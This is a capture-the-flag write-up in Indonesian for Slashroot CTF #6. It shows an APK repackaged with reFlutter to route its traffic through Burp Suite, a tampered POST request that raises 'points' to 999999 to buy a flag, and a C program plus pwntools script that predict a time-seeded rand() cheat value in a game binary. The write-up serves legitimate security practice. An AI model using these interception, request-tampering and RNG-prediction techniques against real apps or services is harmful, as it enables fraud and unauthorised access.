


```
PS C:\CTF\finalslashroot\CTF\Slashroot CTF #6\REVERSE ENGINEERING\Network Garden> reflutter.exe .\app-release.apk

 Choose an option:

 1. Traffic monitoring and interception
 2. Display absolute code offset for functions

 [1/2]? 1

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 192.168.8.101

 Wait...


SnapshotHash: b0e899ec5a90e4661501f0b69e9dd70f
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```



```
 alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Network Garden  java -jar uber-apk-signer-1.2.1.jar --allowResign -a release.RE.apk
source:
        /home/alfan/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Network Garden
zipalign location: PATH
        /usr/bin/zipalign
keystore:
        [0] 161a0018 /tmp/temp_11565270340011029760_debug.keystore (DEBUG_EMBEDDED)

01. release.RE.apk

        SIGN
        file: /home/alfan/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Network Garden/release.RE.apk (16.14 MiB)
        checksum: 426323de4d7360f5e3d4fb12f410828e3025ff58b8a863e10645eb0a8f6cdad7 (sha256)
        - zipalign success
        - sign success

        VERIFY
        file: /home/alfan/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Network Garden/release.RE-aligned-debugSigned.apk (16.14 MiB)
        checksum: 39c290f192b2863cece1fe51737e2bf6d86b69def90efa17d32889456e133328 (sha256)
        - zipalign verified
        - signature verified [v1, v2, v3]
                40 warnings
                Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
                SHA256: 1e08a903aef9c3a721510b64ec764d01d3d094eb954161b62544ea8f187b5953 / SHA256withRSA
                Expires: Fri Mar 11 03:10:05 WIB 2044

[Sat Oct 15 17:54:33 WIB 2022][v1.2.1]
Successfully processed 1 APKs and 0 errors in 1.46 seconds.
```


Install ulang aplikasi dan coba buy flag. Akan terdapat request untuk melakukan buy flag.



```
POST /flag HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 74
host: 103.152.242.37:50501
Connection: close

{
  "secret":
  "3c4c03940fdad0b827953bf70d9d40861e9ce38736e18dee1d",
  "points":1
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 28
ETag: W/"1c-2rbezATsAUsd6JiCHGG5O/xxDHc"
Date: Sat, 15 Oct 2022 03:14:43 GMT
Connection: close

{
  "msg":"not enough points!"
}
```

Coba tamper point jadi 999999, dan flag didapatkan



```
POST /flag HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 79
host: 103.152.242.37:50501
Connection: close

{
  "secret":
  "3c4c03940fdad0b827953bf70d9d40861e9ce38736e18dee1d",
  "points":999999
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 70
ETag: W/"46-K8E+Aqo6bWq/7Ug6fkq/H9j7kNE"
Date: Sat, 15 Oct 2022 03:15:27 GMT
Connection: close

{
  "flag":
  "slashroot6{om4Ga_bUgz_iZ_anN0y1Ng_bUt_fL0weR_Pr3ttY_
  LiKe_U}"
}
```


Flag

slashroot6{om4Ga_bUgz_iZ_anN0y1Ng_bUt_fL0weR_Pr3ttY_LiKe_U}

Solo Lord 2


Cara Pengerjaan

Diberikan binary dengan spesifikasi berikut




```
x  alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Solo Lord 2  fil
 solo_lord2
olo_lord2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically lin
ed, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1fa85b03bc4b19721c03f571
2214eb8e68c1b33, for GNU/Linux 3.2.0, stripped
alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Solo Lord 2  checks
c solo_lord2
*] '/home/alfan/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Solo Lord 2/solo_lord
'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Solo Lord 2
```

Kami coba jalankan binary tersebut dan muncul tampilan berikut.



```
zsh: no such file or directory: ./sol
 x  alfan@ubuntu  ~/soal/CTF/Slashroot CTF #6/REVERSE ENGINEERING/Solo Lord 2
olo_lord2
----------------------------------------------------
        -- 'Welcome to Legenda Seluler' --
        Kalahkan Lord untuk mendapatkan flag
----------------------------------------------------
           Note: Lord mengeluarkan skill
        Thunder Strike setiap serangan ke-3
====================================================
          ===== Serangan Lord ke-1 =====
====================================================
=                Hero : Eudora                     =
=                Hp   : 4500/4500                  =
=                Mp   : 2500/2500                  =
=                   ------                         =
=                   | VS |                         =
=                   ------                         =
=                === Lord ===                      =
=                Hp   : 1000000/1000000            =
====================================================
Pilihan yang tersedia
[1] Ball Lightning
[2] Forked Lightning
[3] Thunder's Wrath
[4] Regen
[5] Revitalize
[6] Recall
[0] AFK
```


Binary tersebut adalah binary game. Kami melanjutkan analisa pada IDA decompiler.



```
    }
    else
    {
      std::ifstream::basic_ifstream(v24);
      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v23);
      std::operator<<<std::char_traits<char>>(&std::cout, "------------\n");
      std::operator<<<std::char_traits<char>>(&std::cout, "| {Victory} |\n");
      std::operator<<<std::char_traits<char>>(&std::cout, "------------\n");
      std::ifstream::open(v24, "flag2.txt", 8LL);
      std::getline<char,std::char_traits<char>,std::allocator<char>>(v24, v23);
      v15 = std::operator<<<char>(&std::cout, v23);
      std::ostream::operator<<(v15, &std::endl<char,std::char_traits<char>>);
      byte_601C = 0;
      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v23);
      std::ifstream::~ifstream(v24);
    }
  }
```


Sama seperti penyisihan untuk mendapatkan flag, diharuskan untuk mengalahkan lord.

Pada binary terdapat potongan kode berikut




```
    &v20);
  input = convertstringtointeger((__int64)v24, 0LL, 0xAu);
  v17 = cheatnumber == input;
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v24);
  std::allocator<char>::~allocator(&v20);
  if ( v17 )
  {
    if ( dword_6014 > 0 )
    {
      std::operator<<<std::char_traits<char>>(
        &std::cout,
        "Anda telah menekan tombol 'Gather' rekan tim anda\nMiya dan Roger datang membantu\n");
      ((void (__fastcall *)(void *, const char *))((char *)&sub_24A8 + 1))(
        &std::cout,
        "Anda telah menekan tombol 'Gather' rekan tim anda\nMiya dan Roger datang membantu\n");
      std::operator<<<std::char_traits<char>>(&std::cout, "Damage bersama : 50000\n");
      sub_2516(50000LL, 10LL);
      if ( dword_6020 % 3 )
      {
        std::operator<<<std::char_traits<char>>(&std::cout, "Damage Lord : 500\n");
```

Terdapat value cheatnumber yang apabila input kita sama dengan value tersebut maka kita dapat mengurangi hp lord sebanyak 50000. Nilai ini di generate dengan fungsi berikut



```
__int64 __fastcall generatecheat(int a1, int a2)
{
  return (unsigned int)(rand() % a1 + a2);
}
```



```
  std::operator<<<std::char_traits<char>>(&std::cout, "
  cheatnumber = generatecheat(99991LL, 8LL);
  std::operator<<<std::char_traits<char>>(&std::cout, "
```

Karena srand yang digunakan time, dengan menduplikasi dan membuat generator random kita sendiri di local, kita dapat mendapatkan value cheat number. Untuk menggenerate value cheat number, kami menggunakan C agar value yang didapatkan sama dengan server. Lalu ambil value tersebut dan berikan pada input. Apabila health dibawah 3500 kami lalu melakukan heal biar tidak defeat. Jalankan dan didapatkan flag.


Source c untuk generate cheatnumber

```
#include <stdio.h>

int main(int argc, char const *argv[])
{
        unsigned int v3; // eax
        int v4;
        v3 = time(0);
        v4 = v3;
        char *p;
        long conv2 = strtol(argv[2], &p, 10);
        srand(conv2);
        long conv = strtol(argv[1], &p, 10);
        unsigned int a;
        for (int i = 0; i < conv; ++i)
        {
                a = rand() % 99991 + 8;
        }
        printf("%u", a);
        return 0;
}
```

solver.py

```
#!/usr/bin/python2
from pwn import *
from sys import *

context.arch = "amd64"
# context.arch = "i386"
context.log_level = 'DEBUG'

#libc = ELF('libc.so.6', checksec=False)
#libc = ELF('/usr/lib32/libc.so.6')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)


e = ELF('solo_lord2')
elfROP = ROP(e)

if(len(argv) == 2):
   p = connect("103.152.242.37", 31402)
```

```
else:
    p = process('solo_lord2')
    # p = gdb.debug('solo_lord2', cmd)
import time
epoch_time = int(time.time())

cmd = """
b *{}
""".format(0x0000555555554000+ 0x0000000000002B61)
if(len(argv) == 3):
    gdb.attach(p, cmd)

from subprocess import  check_output as co


for i in range(1, 100):
    sleep(0.1)
    p.recvuntil("Eudora")
    p.recvuntil(": ")
    hp = p.recvuntil("/", drop=True)
    hp = eval(hp)
    if(hp > 3000):
        dapet = co(['./a.out', str(i), str(epoch_time)])
        print dapet
        p.sendline(dapet)
    else:
        dapet = co(['./a.out', str(i), str(epoch_time)])
        print dapet
        p.sendline("5")

p.interactive()
```



```
    '=\t\tMp   : 2300/2500\t\t  =\n'
    '=\t\t   ------\t\t\t  =\n'
    '=\t\t   | VS |\t\t\t  =\n'
    '=\t\t   ------\t\t\t  =\n'
    '=\t\t=== Lord ===\t\t\t  =\n'
    '=\t\tHp   : 0/1000000\t\t  =\n'
    '===================================================\n'
    'Pilihan yang tersedia\n'
    '[1] Ball Lightning\n'
    '[2] Forked Lightning\n'
    "[3] Thunder's Wrath\n"
    '[4] Regen\n'
    '[5] Revitalize\n'
    '[6] Recall\n'
    '[0] AFK\n'
    'Pilihan anda [ketik angka saja]: '
51265
[DEBUG] Sent 0x2 bytes:
    '5\n'
[DEBUG] Received 0x88 bytes:
    '---------------------------------------------------\n'
    '-------------\n'
    '| {Victory} |\n'
    '-------------\n'
    'slashroot6{EZPZ_ch4ll_d4ur_ul4n9_wkwkwk}\n'
    '\n'
Traceback (most recent call last):
  File "./solve.py", line 36, in <module>
    p.recvuntil("Eudora")
  File "/home/alfan/.local/lib/python2.7/site-packages/pwnlib/tubes/tube.py", line 333, in recvunti
```


Flag

slashroot6{EZPZ_ch4ll_d4ur_ul4n9_wkwkwk}

Feedback

Feedback

Cara Pengerjaan



docs.google.com/forms/d/e/1FAIpQLSeBbGNE_gN9K5SQArENblU2rOYBEZCaYbESEQS63_aec1klnw/alreadyresponded

Anda sudah menjawab

Terima kasih telah mengisi feedback 🙏🙏

Flag: slashroot6{feedback_final_slashroot6}

Anda hanya dapat mengisi formulir ini sekali.

Coba hubungi pemilik formulir ini jika menurut Anda hal ini adalah kesalahan.

Lihat jawaban sebelumnya

Konten ini tidak dibuat atau didukung oleh Google. Laporkan Penyalahgunaan - Persyaratan Layanan - Kebijakan Privasi


Flag

slashroot6{feedback_final_slashroot6}

Sanity

Sanity Check

Cara Pengerjaan



Sanity Check

10

slashroot6{servernya_lagi_ngambek_ngab_maap_yaaa}

Flag

slashroot6{servernya_lagi_ngambek_ngab_maap_yaaa}